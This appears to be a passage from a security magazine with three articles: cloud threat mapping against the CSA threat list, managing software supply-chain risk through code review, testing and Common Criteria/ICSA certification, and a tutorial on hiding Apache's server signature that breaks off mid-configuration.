


Figure 2.

DIMENSION 1

Current threat landscape on the cloud environment can be summed into 9 major domains. These domains as enlisted by CSA have been drawn from a survey of industry experts to compile professional opinion on the greatest vulnerabilities within cloud computing.



Figure 3.

CSA 9 threats highlight the different entry points to compromise cloud infrastructure and cause monetary and reputational losses to organizations. Traditionally, organizational approach to security compromises have been reactive and top management fail to see a larger picture of the attack anatomy.

If we delve into the most sophisticated breaches in the past, they have not been unfortunately effective because the organization lacked controls, but because the target organization responded successfully to the earlier attempts and plugged few holes but due to lack of security vision, did not conduct a complete overhaul of the environment in order to prevent future attacks. It has been observed that decoy attacks are used in many scenarios which divert organization’s attention towards fixing the current threat and in turn, assisting the attackers to exploit a larger hidden hole which flushes out a bigger chunk of useful information than what decoy attacks are being targeted upon.

This threat landscape mapping should be done throughout the enterprise functions, product groups and business units.

Threats	Vulnerabilities	Risks	Weight	Business Unit 1	Software Team 1	Engineering Function	Marketing Function
Data Breaches							
Data Loss							
Account Hijacking							
Insecure APIs							
Denial of Service							
Malicious Insiders							
Abuse of Cloud Services							
Insufficient Due Diligence							
Shared Technology Issues							

Figure 4.

DIMENSION 2

Post identifying the threat landscape, next step should be to categorically identify the list of security programs which will suit the business environment and regulatory requirements of the target organization. Maximum effort should be made to ensure the internal resources available to an organization are being used in order to plan, design, establish, manage, monitor and improve the security programs shortlisted

for the organization. Only after the internal resource are exhausted should the scope be drafted to include external resources in terms of both FTE resources and software solutions.

Each threat item should be carefully synchronized with compensating security programs based on the assessment. Metric should be calculated based on the weight assigned as to what percentage of threat levels have been covered due to implementation of the security program. This shall only exhibit a macro threat coverage metric without accounting for its relative effectiveness to counter actual threats in the environment.

All the elements of the Security Programs should be tied to their performance benchmarking against countering daily threats, alerts, offenses, detections and prevention by crafting baseline thresholds and exhibiting a relative security posture for senior management’s informational use. These metrics should be driven from an independent stakeholder function and need to be improvised on daily basis ensuring the balance between the business continuity and essential security programs in place.

These security programs shall be discussed further in the next part to this article series especially the Social Security domain which has gained spotlight in the past few years.

Following Mapping between Dimension 1 i.e. Threat Scenario with Dimension 2 i.e. Security Programs gives a very high level view which requires extremely granular approach to seep down to the very basics of security requirement including valuation of assets in an organization tied down to a qualitative measurement of their risk value.

Threat Scenario	Security Programs
Data Breaches	Data Security
Data Loss	Data Loss Prevention and Monitoring
Account Hijacking	Access Controls and Intrusion Security
Insecure APIs	Application Security
Denial of Service	Operations Monitoring and Incident Management
Malicious Insiders	Social Security
Abuse of Cloud Services	Legal Requirements
Insufficient Due Diligence	Risk Management
Shared Technology Issues	Encryption Management

Figure 5.

DIMENSION 3

Attaining Dimension 1 and Dimension 2 provides the adequacy towards available countermeasures from security perspective. However, to attain a truly self-sustainable intermittent process for enhanced and improved security posture, these dimensions should be continually improvised to achieve better matrices and move towards attaining 3rd Dimension. This dimension enlists the Core Values of Security which helps organizations attain a higher level of security nirvana, attain self-sustenance, and be self-sufficient in identifying, mapping, assessing, countering and mitigating the security threats in turn providing inputs to overall business ecosphere towards collaborative approach for holistic security perspective.




Figure 6.

For further details on Dimension 2 and Dimension 3, follow the next series of the article.

ABOUT THE AUTHOR

Varun Srivastava is an IT Professional with extensive experience in Management Consulting and Risk Advisory. He has authored two bestselling technical books in IT Security and has published multiple research papers in international journals. Varun encompass both hands-on expertise as well as leadership perspective on IT Security Strategies and their impact on business processes. Further information about the author can be read at in.linkedin.com/in/varuns/.

MANAGING THE RISKS IN THE SOFTWARE SUPPLY CHAIN

by Mark Merkow, CISSP, CISM, CSSLP

Any modern software application is dependent on tools and other applications that originate from outside the organization. You may or may not have any idea of their provenance or know of any way to gain any level of assurance that they were created with security in mind. You don't write your own compilers, database servers, Web servers, middleware, or other critical software elements, but you need some basic information to gain assurance that they don't serve as the weakest links in the software and systems supply chain.

While there are common approaches to gaining such assurance regardless of source, the governance and the implementation of these approaches vary by the supply chain origin. In this article, we'll examine some common approaches for gaining assurance of software security and using common risk assessment, analysis, and management for commercial off the shelf systems (COTS), Open Source applications, outsourced development projects, cloud-based software as a service, and software of unknown provenance (or pedigree – SOUP).

MANAGING RISKS BEGINS WITH COLLECTING DATA

Useful and effective software assurance programs are rooted in risk assessment, analysis, and management. For those who commission the development of software externally or rely on purchased and other forms of acquiring software (e.g. Open Source applications), *limiting supply chain security risks means defining the security properties needed for the system, then evaluating and monitoring a supplier's ability to provide systems with these properties.* [1] Software supply chains involve a shared responsibility among vendors of commercial products, service and software providers, and you, the customer. This responsibility encompasses:

- Security – threats are anticipated and addressed during design, development, and testing.
- Authenticity – assurances that the software is not counterfeit and customers can prove they have the legitimate product (or application)
- Integrity – includes all the processes for sourcing, creating, and delivering software where customers are able to gain confidence that the software delivered is what the customer wanted and functions as intended [2].

FAILURES TO PROTECT SOFTWARE THROUGHOUT ITS LIFECYCLE

Software security risks are typically introduced into the supply chain through a number of failures:

- Failure to specify security requirements that lead to ineffective security considerations in all the acquisition steps
- Failures that prevent detection of coding and design defects that enable the introduction of rogue or counterfeit code during installation and implementation or allows for unauthorized people to access, execute, or subvert the system while in operation
- Failure to protect access to the system while it's being transferred between organizations
- Failure to deploy the application securely and according to a minimum baseline of security controls that protect operations (e.g., leaving default accounts active, failing to change default passwords, etc.)
- Failure to maintain the application once it's deployed (e.g. poor or absent patch management or configuration control management,)
- Failure to protect sensitive information that was used by the application during the system disposal phase [3]

While you can't always dictate security requirements for COTS products, open source applications, and system-level or middleware products, you can put into place a repeatable risk assessment and analysis process that produces sufficient evidence that will lead you to the correct risk management strategy for deploying and operating those applications. In general, applying the tools, processes, and methodologies that may already use for internal secure software development can help you to repeat the same good habits when acquiring software from external sources.

COLLECTING THE EVIDENCE FOR SOFTWARE ASSURANCE

Table 1 below summarizes the various types of testing and reviews for various classes of externally-sourced applications.

Table 1. *Types of Testing for Various Classes of Procured Applications and Systems*

Type of Application	Static Code Analysis	Manual Source Code Reviews	Application Penetration Testing	Third-Party and Commercial Testing Results
Externally-developed system that you specify	X	X	X	
COTS Products			X	X
Open Source Applications with source code available	X	X	X	X
Cloud-based Applications used as a subscriber			X	X
Software of Unknown Provenance/Pedigree (with source code available)	X	X	X	X
Software of Unknown Provenance/Pedigree (no source code available)			X	X

STATIC CODE ANALYSIS

Static source code analyzers support the secure development of programs in an organization by finding and listing the potential security bugs in the code base. They provide a wide variety of views/reports and trends on the security posture of the code base and can be used as an effective mechanism to collect metrics that indicate the progress and maturity of the software security activities. Source code analyzers operate in rapid time frames that would take several thousand man-hours to complete manually. Automated tools also provide risk rankings for each vulnerability, which helps the organization to prioritize its remediation strategies.

Although automated source code analyzers are strong at performing with low incremental costs, are good at catching the typical low-hanging fruits, have an ability to scale to several thousands of lines of code, and are good at performing repetitive tasks quickly, they also have a few drawbacks.

Automated tools tend to report a high number of false positives. Sometimes it will take an organization several months to fine-tune the tool to reduce these false positives, but some level of noise will always remain in the findings. Source code analyzers are poor at detecting business logic flaws, finding complex information leakage, identifying design flaws, or for finding some subjective vulnerabilities such as cross-site request forgery (CSRF), sophisticated race conditions, and multistep-process attacks.

MANUAL SOURCE CODE REVIEWS

Manual source code reviews can commence when there is sufficient code to review. The scope of a source code review is usually limited to finding code-level problems that could potentially result in security vulnerabilities. Code reviews are not used to reveal:

- Problems related to business requirements that cannot be implemented securely
- Issues with the selection of a particular technology for the application
- Design issues that might result in vulnerabilities

Source code reviews typically do not worry about the exploitability of vulnerabilities. Findings from the review should be treated just like any other defects found by other methods, and they are handled in the same ways. Code reviews are also useful for non-security findings that can affect the overall code quality. Code reviews can help to identify other non-security-related issues, like dead code, redundant code, unnecessary complexity, or any other violation of secure development best practices.

Manual code reviews can be expensive because they involve lots of manual efforts and often involve security specialists to assist in the review. However, manual reviews have proven their value repeatedly when it comes to accuracy and quality. They also help identify logic vulnerabilities that typically cannot be identified by automated static code analyzers.

APPLICATION PENETRATION (PEN) TESTING

Penetration testing (pen testing) involves actively attacking and analyzing the behavior of a deployed application or network devices. The Open Source Security Testing Methodology Manual (OSSTMM), a peer-reviewed methodology for performing security tests and metrics, offers comprehensive guidelines for software testing. The OSSTMM test cases are divided into five channels (sections) which collectively test:

- Information and data controls
- Personnel security awareness levels
- Fraud and social engineering control levels
- Computer and telecommunications networks
- Wireless devices, mobile devices
- Physical security access controls, security processes, and physical locations such as buildings, perimeters, and military bases

Penetration testing is performed from the perspective of an outside attacker (one who has no inside knowledge of the application) and involves exploiting identified vulnerabilities to break the system or gain access to unauthorized information. This type of testing is often referred to as Black Box Testing. The intent of a penetration test is not only to identify potential vulnerabilities but also to determine exploitability of an attack and the degree of business impact of a successful exploit.

Black box testing is the set of activities that occurs during the pre-deployment test phase and on a periodic basis after a system has been deployed. Security experts perform this testing with the help of automated tools and/or manual penetration testing. Many organizations carry out black box tests to comply with regulatory requirements, protect their customers' confidential and sensitive information, and protect the organization's brand and reputation.

A manual penetration test involves humans actually attacking the system by sending malicious requests and carefully inspecting every single response. They carry out the testing "by hand," with or without the help of penetration testing software, but they do not rely on the automated tester to perform all

the work. Manual testing also helps to remove false-positives from an automated testing tool or to verify that the vulnerability it found is actually a vulnerability that must be addressed.

The most significant advantage of manual penetration testing is the ability to discover business logic vulnerabilities. The obvious drawback is that it is costly and time-consuming, since it requires humans with specialized skills to perform.

THIRD-PARTY AND COMMERCIAL APPLICATION TESTING

Organizations throughout the world offer COTS testing, some to meet government requirements for certification of a product that the government agency has or will procure, some to meet commercial requirements for certification, and others that provide testing-as-a-service as a Cloud offering. In this section we'll examine three of the most popular schemes and services for software security assurance:

- The Common Criteria for Information Technology Security Evaluation (Common Criteria)
- ICSA Labs Testing Services
- Veracode Vendor Application Security Testing (VAST)

THE COMMON CRITERIA FOR INFORMATION TECHNOLOGY SECURITY EVALUATION

The Common Criteria for Information Technology Security Evaluation (Common Criteria, or CC for short) are designed for use as the basis for evaluating the *security properties* of IT products and systems. By establishing a common criteria base, the results of an IT security evaluation are more meaningful to a broader audience of IT product buyers and users. The CC enables people to better compare the results of independent security evaluations of IT products they wish to purchase. It does so by providing a common set of requirements for the *security functions* of IT products and systems and for assurance measures applied to them during a security evaluation. The evaluation process establishes a level of confidence that the security functions of such products and systems and the assurance measures applied to them meet these requirements. The evaluation results may help users to determine whether the IT product or system is secure enough for their intended application and whether the security risks implicit in its use are tolerable. Today, the Common Criteria as published in the International Standard, ISO/IEC 15408, continues to serve as the basis for security evaluations on products claiming Information Assurance (IA) or that are Information Assurance enabled (IA-enabled) [4].

The CC is used to test the *security claims* of the software manufacturer – they are not used for testing that the software meets some functional objective, unless the functional objective is a security service or function (such as access controls). In the context of the CC, functional requirements describe what security services a system should do by design, and assurance requirements describe how well the functional requirements should be implemented and tested. Both sets of requirements are needed to answer the following questions:

- Does the system do the right things?
- Does the system do the right things in the right way?

These are the same questions that others in non-computer industries face with verification and validation. You need answers to both questions to have sufficient data for a risk analysis.

The Common Criteria uses two sets of requirements for the evaluation of a product; security functional requirements (SFRs) and Security Assurance Requirements (SARs). The overall outcome of an evaluation is a value that's assigned, called the Evaluation Assurance Level, or EAL. Varying EALs are based on a collection of SARs that determine the 'depth' of an evaluation for the SFRs. In other words, a comprehensive penetration test is found in higher EALs and becomes increasingly complex as more assurance is required. For commercial uses, EAL4 is typically considered sufficient. For some systems that require the highest level of assurance, EAL6 might be assigned as the target.

CC evaluations are extremely formal and require lots of documentation that an evaluator will use to assure that the vendor's claims of SFRs are in fact built and tested in accordance with the assurance that's needed by the final user of the product. You can find the collection of products that have completed the CC process at the Common Criteria Portal (www.commoncriteriaportal.org). Figure 1 below is a screenshot of the Certified Products Tab on the site, showing all the categories of products that have been evaluated.




Figure 1. Common Criteria Certified Products Site

Figure 2 is a screenshot of a subsection of the products found in the Access Control Section.




Figure 2. Common Criteria Access Control Certified Products Site

You can view the certification report from the evaluator and the Security Target (ST) document that the product manufacturer provides the evaluator as the basis for evaluation. Using this site and the documents contained within may be able to save you considerable time and homework in collecting data about the products you're considering to procure and implement.

LIMITATIONS OF THE CC

All too often, people believe that the EAL rating from an evaluation is the security rating of the product. *It is not.* The EAL value tells a would-be implementer how thorough the testing of the assurance requirements (SARs) was and that it passed that testing at a certain level. This is, in a sense, the depth of protection, but protection against what?

A security evaluation should also consider how broad the protection is—how many threats of what sort the product is designed to resist. That is as important as the depth of assurance. The breadth of protection is a matter of which security functions (SFRs) and how many of them are present. Users need to

understand what SFRs are present and to what extent these were exercised during the evaluation. Customers sometimes have to choose between broad protections at a medium level of assurance and narrow protections with a high degree of assurance. It may be better from a customer's perspective to have good protection across a range of threats than to have very strong protection against just one or two threats. The EAL alone tells only half the story, just as it involves only half of the Common Criteria components. The full story lies in understanding both the EAL and the SFRs that were claimed by the developer.

Software vendors often criticize the costs and time it takes to conduct an evaluation and the effort it requires of them to work with the CC-certified evaluation lab to prepare the Security Target and associated documentation for a review. Users are critical of the CC's complexity and time required to complete an evaluation, and the difficulty of understanding what the evaluation documents are telling them. Vendors have to pay hundreds of thousands of dollars to get their products evaluated, and the evaluations, which are conducted by third-party testing firms, can take up to a year [5]. Another problem is that the Common Criteria evaluation activities must be started late in the development cycle for a new product, which, given Common Criteria's long review time, means that the product may not be finished being certified until it has been on the market for a while. In the fast-moving world of commercial software, a product may have a shelf life of only a year or so, so by the time it gets Common Criteria certification, it may already be retired. Another criticism rests in what is tested in a CC evaluation. Only claimed SFRs are tested to the level of the desired EAL. If a vendor does not claim an SFR, the actual implemented function will not receive the kind of attention an included SFR does. What this means is that a vendor could "game" the system to obtain a certified evaluation while the product itself ships with residual vulnerabilities. Lastly, critics point out that a product that is *implemented* other than how the evaluated product configuration guide requires actually means that the product they're using is not the one that was certified. As an example, if an evaluated firewall is not installed and configured exactly as it was when it underwent an evaluation, what's being used is not the same as what was tested and certified.

ICSA LABS

ICSA Labs was formed in 1989 with the goal of providing credible, independent, third-party assurance for computer and network security products. Since then, ICSA Labs has worked with hundreds of the world's top developers and industry experts to create and apply objective testing criteria for measuring product performance and reliability. Today, ICSA Labs is an independent arm of Verizon Business, located in Mechanicsburg, Pennsylvania. There are three key components to ICSA Labs' core business: consortia operations, research and intelligence, and product testing and certification [6]. While certification cannot eliminate risk and is not a guarantee of product performance, it can substantially reduce risk by ensuring that products meet objective criteria, thereby increasing security, trust, and usability.

CERTIFICATION CRITERIA

The ICSA Labs certification is based on public, objective criteria that yield a pass-fail result. The criteria – drawn from expertise across the industry – are clearly defined and address common threats and vulnerabilities for each product. Meeting the criteria is possible with current technology and typical "know-how" so that the certified product can be truly effective within the community of users. Furthermore, the criteria are applicable among products of like kind and can therefore be used for better understanding, comparing, and assessing security products.

When developing certification criteria, ICSA Labs queries numerous experts, specialists, organizations, user enterprises, developers, academia, and other industry groups. In addition, ICSA Labs reviews various regulatory requirements (HIPAA, PCI-DSS, etc), and, where applicable, includes these requirements within the established testing criteria. Once accepted, criteria do not remain stagnant. A continuous process of updating criteria and test cases is a fundamental aspect of ICSA Labs certification. This effectively "raises the bar" to drive product quality up over the long term. Figure 3 below is an excerpted screenshot of the interactive browser that enables you to search for and locate ICSA Labs Certified products on their website at www.iscalabs.com.

Technology Program	Vendor	Product Testing Reports	Certification	Product Version	Date	Certification Type	Operating System
Anti-Virus	Qihoo 360 Technology Co. LTD.	360 Antivirus	Desktop/Server Anti-Virus Detection		09/12/2012	Corporate	Windows 7 32-bit
EHR	A1 Medical Software Solutions	A1 TOPMED	ONC-ACB	3.250	05/08/2012	2011 Edition - Modular Ambulatory	N/A
EHR	Onion Healthcare Technology	AccuCare	ONC-ACB	9.7.0.1	04/24/2013	2014 Edition - Modular Ambulatory	N/A
EHR	Onion Healthcare Technology	AccuCare	ONC-ACB	9.7.0.0	04/19/2013	2014 Edition - Modular Ambulatory	N/A
Network Firewalls	Actiontec	Actiontec M1424WR Family	Managed Broadband Home Router (BHR)	current		Managed Broadband Home Router (BHR)	Proprietary
Anti-Virus	AhnLab Inc.	AhnLab V3 Internet Security 8.0	Desktop / Server Anti-Virus Detection			Consumer	Windows 7 32-bit

Figure 3. ICSA Labs Certified Products Browser

VERACODE'S VENDOR APPLICATION SECURITY TESTING (VAST) PROGRAM

The Vendor Application Security Testing (VAST) program helps organizations with vendor software assessment services and to better understand and reduce the security risks associated with the use of vendor-supplied software. VAST assists an enterprise IT's application security policies compliance by analyzing and attesting to the security posture of each application in the organization's software supply chain. The VAST Program is a packaged system that provides application security testing expertise to supplement the organization's internal vendor management, GRC (governance, risk & compliance), or sourcing/purchasing processes. Deliverables from VAST include:

- A methodical program to achieve application security compliance with as many vendor-supplied applications as necessary.
- Veracode professional services personnel that guide and advise the enterprise customer as well as manage and police the program.
- A trusted, independent cloud-based testing platform for rigorous security analysis, based on industry best practices but following customer-defined test criteria.
- Visibility into vendor participation tracked and measured against goals, complete with escalation and resolution procedures for improved compliance.
- Final independent attestation that the vendor application meets or exceeds the enterprise customer's software security policy [7].

For more information about VAST and other Veracode programs, visit their Web site at www.veracode.com.

POSSIBLE OUTCOMES AND RISK ANALYSIS NEXT STEPS

Regardless of what tools, processes, or services that you use to collect data for analysis, one of the 4 following outcomes are possible:

- Implement the system as delivered
- Implement the system with compensating controls that address any weaknesses of vulnerabilities you've uncovered during analysis
- Return the product or expand the negotiations with the supplier to address the issues you've found with a mandate to remediate them before acceptance
- Reject the product and locate an alternative

Any of these outcomes are justifiable with sufficient data and evidence to support your decision and rea-

soning. As much as possible, if you're able to incorporate supply chain security analysis into your existing secure software development lifecycle, you can speed up requisite data collection without lots of one-off or corner-cases for assessments. Combining your existing processes with those that address outside procurement considerations not only saves time and costs, but can actually improve your own secure SDLC by implementing the best practices you find along the way within companies who have more experience or do some activity particularly well.

CONTROLS FOR ACQUISITION AND IMPLEMENTATION

Finally, once you completed all the assessments and analysis, settled on a product you want to implement, and are prepared for acceptance steps that lead to implementation, you'll want to make sure you've considered and addressed these principles outlined in The Software Supply Chain Integrity Framework from SAFECode [8]. Addressing these principles and assuring their implementation helps you to gain further confidence that the hard work you've completed up to this point is not un-done by mistakes or omissions that are easily avoided:

- **Chain of Custody:** Proper handling provides you confidence that each change and exchange of the product is authorized, transparent, and verifiable.
- **Least Privilege Access:** Limiting access (physical and logical) to the software by personnel who only need such access to perform their job duties.
- **Separation of Duties:** Controls are needed here to assure that people cannot unilaterally change data or unilaterally adversely affect the development process.
- **Tamper Resistance and Evidence:** Provides assurance that any attempts to tamper with the product are difficult to achieve and provides evidence that tampering has occurred so you can address the situation and the offender.
- **Persistent Protection of Data:** Controls here help to assure that critical data that's managed by the product or the tool remain protected once its use is ended and the system is removed or archived.
- **Compliance Management:** Controls can be continually tested, verified as operating as intended, and independently confirmed.
- **Code Testing and Verification:** As we previously discussed, these controls are needed to make sure that code inspection always occurs when it's possible and suspicious code is identified so it may be remediated.


SUMMARY

With a framework for risk analyzing software that you did not develop, you can rely on a repeatable set of activities that add value to IT and Operations – the more problems you obviate through due-diligence in selecting and procuring software, the fewer problems your personnel will encounter while it's in operation. In this article, you've seen principles, approaches, tools, and services, that when used together, can help you to set in place an environment for software supply chain security that's built on integrity, efficiency, and time-tested positive security engineering.

REFERENCES

- [1] Ellison, R., Goodenough, J., Weinstock, C., & Woody, C. 2010. Evaluating and Mitigating Software Supply Chain Security Risks (Technical Report CMU/SEI-2010-TN-016). Pittsburgh: Software Engineering Institute, Carnegie Mellon University.
- [2] Baldini, B., G. Bitz, C. Fagan, Y. Karabulut, C. McGuire, B. Minnis, P. Nicholas, and G. Phillips. n. page.
- [3] Ellison, R., Goodenough, J., Weinstock, C., & Woody, C. 2010. Evaluating and Mitigating Software Supply Chain Security Risks (Technical Report CMU/SEI-2010-TN-016). Pittsburgh: Software Engineering Institute, Carnegie Mellon University.
- [4] Merkow, Mark S., and Lakshmikanth Raghavan. Secure and Resilient Software Development. Boca Raton, FL: CRC, 2010. Print.
- [5] "Symantec: Common Criteria is bad for you – GCN." GCN: Technology, Tools, and Tactics for Public Sector IT – GCN. N.p., n.d. Web. 22 July 2013.
- [6] "ICSA Labs." N.p., Web. 22 July 2013.
- [7] "VAST Program for Enterprises." Application Security Testing | Veracode. N.p., n.d. Web. 22 July 2013.
- [8] Baldini, B., G. Bitz, C. Fagan, Y. Karabulut, C. McGuire, B. Minnis, P. Nicholas, and G. Phillips. n. page. http://www.safecode.org/publications/SAFECode_Supply_Chain0709.pdf.

ABOUT THE AUTHOR



Mark Merkow, CISSP, CISM, CSSLP. Technical Director, Application Security at Charles Schwab, Created and implemented Application Development Security (ADS) Program for large internal and outsourced development organization within major financial services company Addressed every phase of the SDLC with software-quality and security activities, tools, and processes for provable, high-assurance software security enablement. Expert in Information Security Policies and Standards/Training and Awareness Programs, especially as they apply to software security. Author or co-author of 14 published books on IT and IT Security.

HOW TO DISABLE OR CHANGE WEB-SERVER SIGNATURE

by Mohit Raj

To know Web-server signature means to know Web-server software and its version, it means to know which software and its version is running on the server machine. Many new developed website easily show their Signature.

Gathering information about your target beginning step in the overall attack. During the footprinting step, attacker is looking for any information that might give some insight into the target. Footprinting of Web-server means to know the Web-server signature, It is very important thing which an attacker must do before launching the attack.

Just generate error page. Figure 1 shows an error message




Figure 1. Error message shows Web-server signature

Error message shows that Apache/2.2.3 is running.

Another way to know Web-server signature is Banner grabbing

Use ID Serve software to know the Web-server signature as shown in Figure 2.




Figure 2. Banner grabbing by Id Serve tool

HOW TO DISABLE THE WEB-SERVER SIGNATURE

Open file `/etc/httpd/conf/httpd.conf`.

Find *ServerSignature On* and *ServerTokens OS*.

Change them to *ServerSignature off* and *ServerTokens Prod* as shown in Figure 3.

```
# Set to "EMail" to also include
# Set to one of: On | Off | EMa
#
ServerSignature Off

